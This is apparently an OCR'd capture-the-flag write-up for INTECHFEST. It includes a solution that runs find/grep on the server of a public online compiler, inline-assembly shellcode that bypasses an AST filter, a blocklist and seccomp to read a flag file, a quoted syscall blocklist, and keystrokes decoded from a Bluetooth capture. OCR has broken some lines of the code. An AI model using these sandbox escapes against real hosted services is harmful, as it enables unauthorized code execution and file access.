
INTECHFEST{JimbaranBayBeach}

[OSINT] Open Source




PoC


Search on google “Pawera Labs”



Search for “Parewa Labs” instead




Found Programiz



Programiz is a Online Compiler website, match with the hint given

Run this code below, based on hint given on discord:




Compile code below on programmiz compiler

```
#include <iostream>
#include <cstdlib>
```

```
#include <unistd.h>
#include <sys/wait.h>

int main() {
    pid_t pid;
    char *argv[] = {
        const_cast<char*>("/usr/bin/find"),  // Path to the `find` command
        const_cast<char*>("/tmp"),           // Directory to search
        const_cast<char*>("-type"),
        const_cast<char*> ("f"),             // Type of files to search
        const_cast<char*>("-exec"),          // Execute command
        const_cast<char*>("/bin/grep"),      // Path to `grep` command
        const_cast<char*>("-l"),             // Print filenames of matching
files
        const_cast<char*> ("32 bit key"),     // Search string
        const_cast<char*> ("{}"),            // Placeholder for filename
        const_cast<char*> ("+"),             // End of `find` command
        nullptr                              // End of arguments
    };

    // Fork a child process
    if ((pid = fork()) == -1) {
        perror("fork");
        exit(EXIT_FAILURE);
    }

    if (pid == 0) {
        // Child process
        execv("/usr/bin/find", argv);

        // If execv() fails
        perror("execv");
        exit(EXIT_FAILURE);
    } else {
        // Parent process
        wait(nullptr); // Wait for child process to finish
    }

    return 0;
}
```

Found a file with “32 bit key” -> /tmp/XMY8Dg6ber.c



Below try to xor using flag

```
from pwn import *
a = 
"\xe9\xee\xf4\xe5\xe3\xe8\xe6\xe5\xf3\xf4\xdb\xd3\xc9\xc1\xd0\xc1\xff\xd3\xc1\x
ce\xc7\xcb\xc1\xff\xc2\xc9\xd3\xc1\xff\xd2\xc3\xc5\xff\xc4\xc9\xff\xd0\xd2\xcf\
xc7\xd2\xc1\xcd\xc9\xda\xdd"
hasil  = xor(a, "INTECH")
print(hasil)
```

There are bytes 0xa0 that looped indicated key would be \x0a

```
alfan@alfanpc /mnt/c/shared/CTF/intech/osint
$ python3 test.py
/home/alfan/.local/lib/python3.10/site-packages/pwnlib/util/fiddling.py:335: BytesW
  strs = [packing.flat(s, word_size = 8, sign = False, endianness = 'little') for s
/home/alfan/.local/lib/python3.10/site-packages/pwnlib/util/fiddling.py:335: BytesW
  strs = [packing.flat(s, word_size = 8, sign = False, endianness = 'little') for s
b'\xa0\xa0\xa0\xa0\xa0\xa0\xaf\xab\xa7\xb1\x98\x9b\x80\x8f\x84\x84\xbc\x9b\x88\x80\
alfan@alfanpc /mnt/c/shared/CTF/intech/osint
$
```

Run below to get the flag

```
from pwn import *
a = 
"\xe9\xee\xf4\xe5\xe3\xe8\xe6\xe5\xf3\xf4\xdb\xd3\xc9\xc1\xd0\xc1\xff\xd3\xc1\x
```


```
ce\xc7\xcb\xc1\xff\xc2\xc9\xd3\xc1\xff\xd2\xc3\xc5\xff\xc4\xc9\xff\xd0\xd2\xcf\
xc7\xd2\xc1\xcd\xc9\xda\xdd"
hasil  = xor(a, "\xa0")
print(hasil)
```

```
b'INTECHFEST{siapa_sangka_bisa_rce_di_programiz}'
┌─alfan@alfanpc /mnt/c/shared/CTF/intech/osint
└─$ python3 solve.py
/home/alfan/.local/lib/python3.10/site-packages/pwnlib/util/fiddling.py:335: BytesWarning:
Text is not bytes; assuming ISO-8859-1, no guarantees. See https://docs.pwntools.com/#bytes
  strs = [packing.flat(s, word_size = 8, sign = False, endianness = 'little') for s in args
]
b'INTECHFEST{siapa_sangka_bisa_rce_di_programiz}'
```

Flag

INTECHFEST{siapa_sangka_bisa_rce_di_programiz}

Sanity Check



PoC


Flag

INTECHFEST{W3lc0m3_And_G00dluck}

CJ

PoC

There are provided file app.py that we are able to input c code that is compiled and and run by script. Applications have heavy restrictions including AST compiler, wordlist blocker and seccomp restrictions.




After enumerating the applications, we are able to craft the payload using ASM volatile that redefined and use syscall to retrieve flag. Seccompt open and openat is can be used if param rsi would 0x40 or O_CREAT

```
code = """
#define KAELA asm volatile
KAELA (
"mov $2, %rax;"
"xor %rdi, %rdi;"
"push %rdi;"
"mov $0x7478742e67616c66, %rdi;"
"push %rdi;"
"mov $0x2, %rsi;"
"mov %rsp, %rdi;"
"mov $0x40, %rsi;"
"syscall;"
"pop %rdi;"
"mov %rax, %rdi;"
```

```
"mov $0, %rax;"
"mov %rdi, %rdi;"
"sub $100, %rsp;"
"mov %rsp, %rsi;"
"mov $100, %rdx;"
"syscall;"
"mov %rax, %r10;"
"mov $1, %rax;"
"mov $1, %rdi;"
"mov %rsp, %rsi;"
"mov %r10, %rdx;"
"syscall;"
"add $100, %rsp;"
"mov $60, %rax;"
"xor %rdi, %rdi;"
"syscall;"
);
"""
print(len(code))
import base64
print(base64.b64encode(code.encode()).decode())
```

Run the script and submit on the server would print flag



Flag

INTECHFEST{AST-P4rs3r_C0nfus1on_is_a_R3al_Th1nG}

CJ Revenge

PoC

There are provided app.py and socket service that have similar setup like CJ. Using same payloads that below still have retrieved the flag.

Problem setter add restriction execl on the list.

```
    # Process Management
    "fork", "vfork", "execve", "execvp", "execv", "execl", "execle", "clone", "clone3",
    "setsid", "setpgid", "setpgrp", "kill", "wait", "waitpid", "waitid",
    "prlimit", "prlimit64",
    "sched_setscheduler", "sched_setparam", "setresuid", "setreuid", "setresgid",
```

```
    # Process Management
    "fork", "vfork", "execve", "execvp", "execv", "execle", "clone", "clone3",
    "setsid", "setpgid", "setpgrp", "kill", "wait", "waitpid", "waitid",
    "prlimit", "prlimit64",
    "sched_setscheduler", "sched_setparam", "setresuid", "setreuid", "setresgid",
```

```
code = """
#define KAELA asm volatile
KAELA (
"mov $2, %rax;"
"xor %rdi, %rdi;"
"push %rdi;"
"mov $0x7478742e67616c66, %rdi;"
"push %rdi;"
"mov $0x2, %rsi;"
"mov %rsp, %rdi;"
"mov $0x40, %rsi;"
"syscall;"
"pop %rdi;"
"mov %rax, %rdi;"
"mov $0, %rax;"
"mov %rdi, %rdi;"
"sub $100, %rsp;"
"mov %rsp, %rsi;"
"mov $100, %rdx;"
"syscall;"
"mov %rax, %r10;"
"mov $1, %rax;"
"mov $1, %rdi;"
"mov %rsp, %rsi;"
"mov %r10, %rdx;"
```

```
"syscall;"
"add $100, %rsp;"
"mov $60, %rax;"
"xor %rdi, %rdi;"
"syscall;"
);
"""
print(len(code))
import base64
print(base64.b64encode(code.encode()).decode())
```

Submit on the service and we get the flag.


```
alfan@alfanpc /mnt/c/shared/CTF/intech/cjrevenge
$ nc 192.168.110.169 59919                                                    130 ↵
Enter C code (in base64): CiNkZWZpbmUgS0FFTEEgYXNtIHZvbGF0aWxlCktBRUxBICgKIm1vdiAkMiwgJXJhe
DsiCiJ4b3IgJXJkaSwgJXJkaTsiCiJwdXNoICVyZGk7IgoibW92ICQweDc0Nzg3NDJlNjc2MTZjNjYsICVyZGk7Igoi
cHVzaCAlcmRpOyIKIm1vdiAkMHgyLCAlcnNpOyIKIm1vdiAlcnNwLCAlcmRpOyIKIm1vdiAkMHg0MCwgJXJzaTsiCiJ
zeXNjYWxsOyIKInBvcCAlcmRpOyIKIm1vdiAlcmF4LCAlcmRpOyIKIm1vdiAkMCwgJXJheDsiCiJtb3YgJXJkaSwgJX
JkaTsiCiJzdWIgJDEwMCwgJXJzcDsiCiJtb3YgJXJzcCwgJXJzaTsiCiJtb3YgJDEwMCwgJXJkeDsiCiJzeXNjYWxsO
yIKIm1vdiAlcmF4LCAlcjEwOyIKIm1vdiAkMSwgJXJheDsiCiJtb3YgJDEsICVyZGk7IgoibW92ICVyc3AsICVyc2k7
IgoibW92ICVyMTAsICVyZHg7Igoic3lzY2FsbDsiCiJhZGQgJDEwMCwgJXJzcDsiCiJtb3YgJDYwLCAlcmF4OyIKInh
vciAlcmRpLCAlcmRpOyIKInN5c2NhbGw7IgopOwo=

INTECHFEST{AST-P4rs3r_C0nfus1on_is_a_R3al_Th1nG_Ev3n_1n_Str0ng3r_ENV!!!}
```

Flag

INTECHFEST{AST-P4rs3r_C0nfus1on_is_a_R3al_Th1nG_Ev3n_1n_Str0ng3r_ENV!!!}

Forensic

Geraksendiri



PoC

There are socket service and pcap files. In summary pcap files contain interaction of virtual bluetooth keyboard to mobile devices. Using in pcap files we are able to extract URL to sharedrive that contains poc videos that can answer all the questions.

```
alfan@alfanpc /mnt/c/shared/CTF/intech/geraksendiri
$ tshark -r chall.pcapng
   1   0.000000        host → controller   HCI_CMD 245 Sent Write Extended Inquiry Response
   2   0.114382  controller → host         HCI_EVT 7 Rcvd Command Complete (Write Extended Inquiry Response)
   3   0.114455        host → controller   HCI_CMD 252 Sent Change Local Name
   4   0.115101  controller → host         HCI_EVT 7 Rcvd Command Complete (Change Local Name)
   5   0.117263        host → controller   HCI_CMD 4 Sent Read Local Name
   6   0.120226  controller → host         HCI_EVT 255 Rcvd Command Complete (Read Local Name)
   7   0.136538        host → controller   HCI_CMD 7 Sent Write Class of Device
   8   0.137610  controller → host         HCI_EVT 7 Rcvd Command Complete (Write Class of Device)
   9   0.139437        host → controller   HCI_CMD 4 Sent Read Class of Device
  10   0.140607  controller → host         HCI_EVT 10 Rcvd Command Complete (Read Class of Device)
  11   0.150793        host → controller   HCI_CMD 5 Sent Write Simple Pairing Mode
  12   0.151985  controller → host         HCI_EVT 7 Rcvd Command Complete (Write Simple Pairing Mode)
  13   0.153313        host → controller   HCI_CMD 17 Sent Create Connection
  14   0.154859  controller → host         HCI_EVT 7 Rcvd Command Status (Create Connection)
  15   1.500047  controller → host         HCI_EVT 11 Rcvd Role Change
  16   1.502662  controller → host         HCI_EVT 14 Rcvd Connect Complete
  17   1.502748        host → controller   HCI_CMD 6 Sent Read Remote Supported Features
  18   1.503156  controller → host         HCI_EVT 7 Rcvd Command Status (Read Remote Supported Features)
  19   1.510040  controller → host         HCI_EVT 6 Rcvd Max Slots Change
  20   1.511290  controller → host         HCI_EVT 8 Rcvd Connection Packet Type Changed
  21   1.515166  controller → host         HCI_EVT 14 Rcvd Read Remote Supported Features
  22   1.515181        host → controller   HCI_CMD 7 Sent Read Remote Extended Features
  23   1.515667  controller → host         HCI_EVT 7 Rcvd Command Status (Read Remote Extended Features)
  24   1.518797  controller → host         HCI_EVT 7 Rcvd Link Supervision Timeout Changed
  25   1.521414  controller → host         HCI_EVT 16 Rcvd Read Remote Extended Features Complete
  26   1.521445        host → controller   HCI_CMD 14 Sent Remote Name Request
```

Manually extract data from tshark and parsed using python to retrieved url

```
hasil = """Input - Keyboard - h
Input - Keyboard - t
Input - Keyboard - t
Input - Keyboard - p
Input - Keyboard - s
Input - Keyboard - LEFT SHIFT + ;
Input - Keyboard - /
Input - Keyboard - /
Input - Keyboard - w
Input - Keyboard - a
Input - Keyboard - .
Input - Keyboard - m
Input - Keyboard - e
Input - Keyboard - /
Input - Keyboard - LEFT SHIFT + Keypad +
Input - Keyboard - 6
Input - Keyboard - 2
Input - Keyboard - 8
Input - Keyboard - 7
Input - Keyboard - 7
Input - Keyboard - 2
```

```
Input - Keyboard - 6
Input - Keyboard - 6
Input - Keyboard - 7
Input - Keyboard - 5
Input - Keyboard - 9
Input - Keyboard - 7
Input - Keyboard - 0
Input - Keyboard - ENTER
Input - Keyboard - Tab
Input - Keyboard - Tab
Input - Keyboard - Tab
Input - Keyboard - Tab
Input - Keyboard - Tab
Input - Keyboard - ENTER
Input - Keyboard - l
Input - Keyboard - 3
Input - Keyboard - 3
Input - Keyboard - t
Input - Keyboard - 1
Input - Keyboard - 3
Input - Keyboard - 3
Input - Keyboard - 7
Input - Keyboard - LEFT GUI + d
Input - Keyboard - LEFT GUI + b
Input - Keyboard - LEFT SHIFT + LEFT CTRL + n
Input - Keyboard - LEFT CTRL + l
Input - Keyboard - h
Input - Keyboard - t
Input - Keyboard - t
Input - Keyboard - p
Input - Keyboard - s
Input - Keyboard - LEFT SHIFT + ;
Input - Keyboard - /
Input - Keyboard - /
Input - Keyboard - u
Input - Keyboard - n
```

```
Input - Keyboard - d
Input - Keyboard - i
Input - Keyboard - p
Input - Keyboard - m
Input - Keyboard - a
Input - Keyboard - i
Input - Keyboard - l
Input - Keyboard - -
Input - Keyboard - m
Input - Keyboard - y
Input - Keyboard - .
Input - Keyboard - s
Input - Keyboard - h
Input - Keyboard - a
Input - Keyboard - r
Input - Keyboard - e
Input - Keyboard - p
Input - Keyboard - o
Input - Keyboard - i
Input - Keyboard - n
Input - Keyboard - t
Input - Keyboard - .
Input - Keyboard - c
Input - Keyboard - o
Input - Keyboard - m
Input - Keyboard - /
Input - Keyboard - LEFT SHIFT + ;
Input - Keyboard - f
Input - Keyboard - LEFT SHIFT + ;
Input - Keyboard - /
Input - Keyboard - g
Input - Keyboard - /
Input - Keyboard - p
Input - Keyboard - e
Input - Keyboard - r
Input - Keyboard - s
```

```
Input - Keyboard - o
Input - Keyboard - n
Input - Keyboard - a
Input - Keyboard - l
Input - Keyboard - /
Input - Keyboard - r
Input - Keyboard - a
Input - Keyboard - f
Input - Keyboard - i
Input - Keyboard - n
Input - Keyboard - u
Input - Keyboard - r
Input - Keyboard - a
Input - Keyboard - r
Input - Keyboard - d
Input - Keyboard - i
Input - Keyboard - a
Input - Keyboard - n
Input - Keyboard - s
Input - Keyboard - y
Input - Keyboard - a
Input - Keyboard - h
Input - Keyboard - LEFT SHIFT + -
Input - Keyboard - s
Input - Keyboard - t
Input - Keyboard - u
Input - Keyboard - d
Input - Keyboard - e
Input - Keyboard - n
Input - Keyboard - t
Input - Keyboard - s
Input - Keyboard - LEFT SHIFT + -
Input - Keyboard - u
Input - Keyboard - n
Input - Keyboard - d
Input - Keyboard - i
```


```
Input - Keyboard - p
Input - Keyboard - LEFT SHIFT + -
Input - Keyboard - a
Input - Keyboard - c
Input - Keyboard - LEFT SHIFT + -
Input - Keyboard - i
Input - Keyboard - d
Input - Keyboard - /
Input - Keyboard - LEFT SHIFT + e
Input - Keyboard - m
Input - Keyboard - LEFT SHIFT + n
Input - Keyboard - LEFT SHIFT + a
Input - Keyboard - r
Input - Keyboard - x
Input - Keyboard - LEFT SHIFT + z
Input - Keyboard - 7
Input - Keyboard - p
Input - Keyboard - LEFT SHIFT + k
Input - Keyboard - x
Input - Keyboard - LEFT SHIFT + c
Input - Keyboard - p
Input - Keyboard - f
Input - Keyboard - LEFT SHIFT + c
Input - Keyboard - LEFT SHIFT + n
Input - Keyboard - -
Input - Keyboard - LEFT SHIFT + b
Input - Keyboard - 2
Input - Keyboard - LEFT SHIFT + l
Input - Keyboard - LEFT SHIFT + m
Input - Keyboard - 7
Input - Keyboard - LEFT SHIFT + y
Input - Keyboard - LEFT SHIFT + b
Input - Keyboard - 4
Input - Keyboard - LEFT SHIFT + b
Input - Keyboard - w
Input - Keyboard - 8
```


```
Input - Keyboard - w
Input - Keyboard - LEFT SHIFT + d
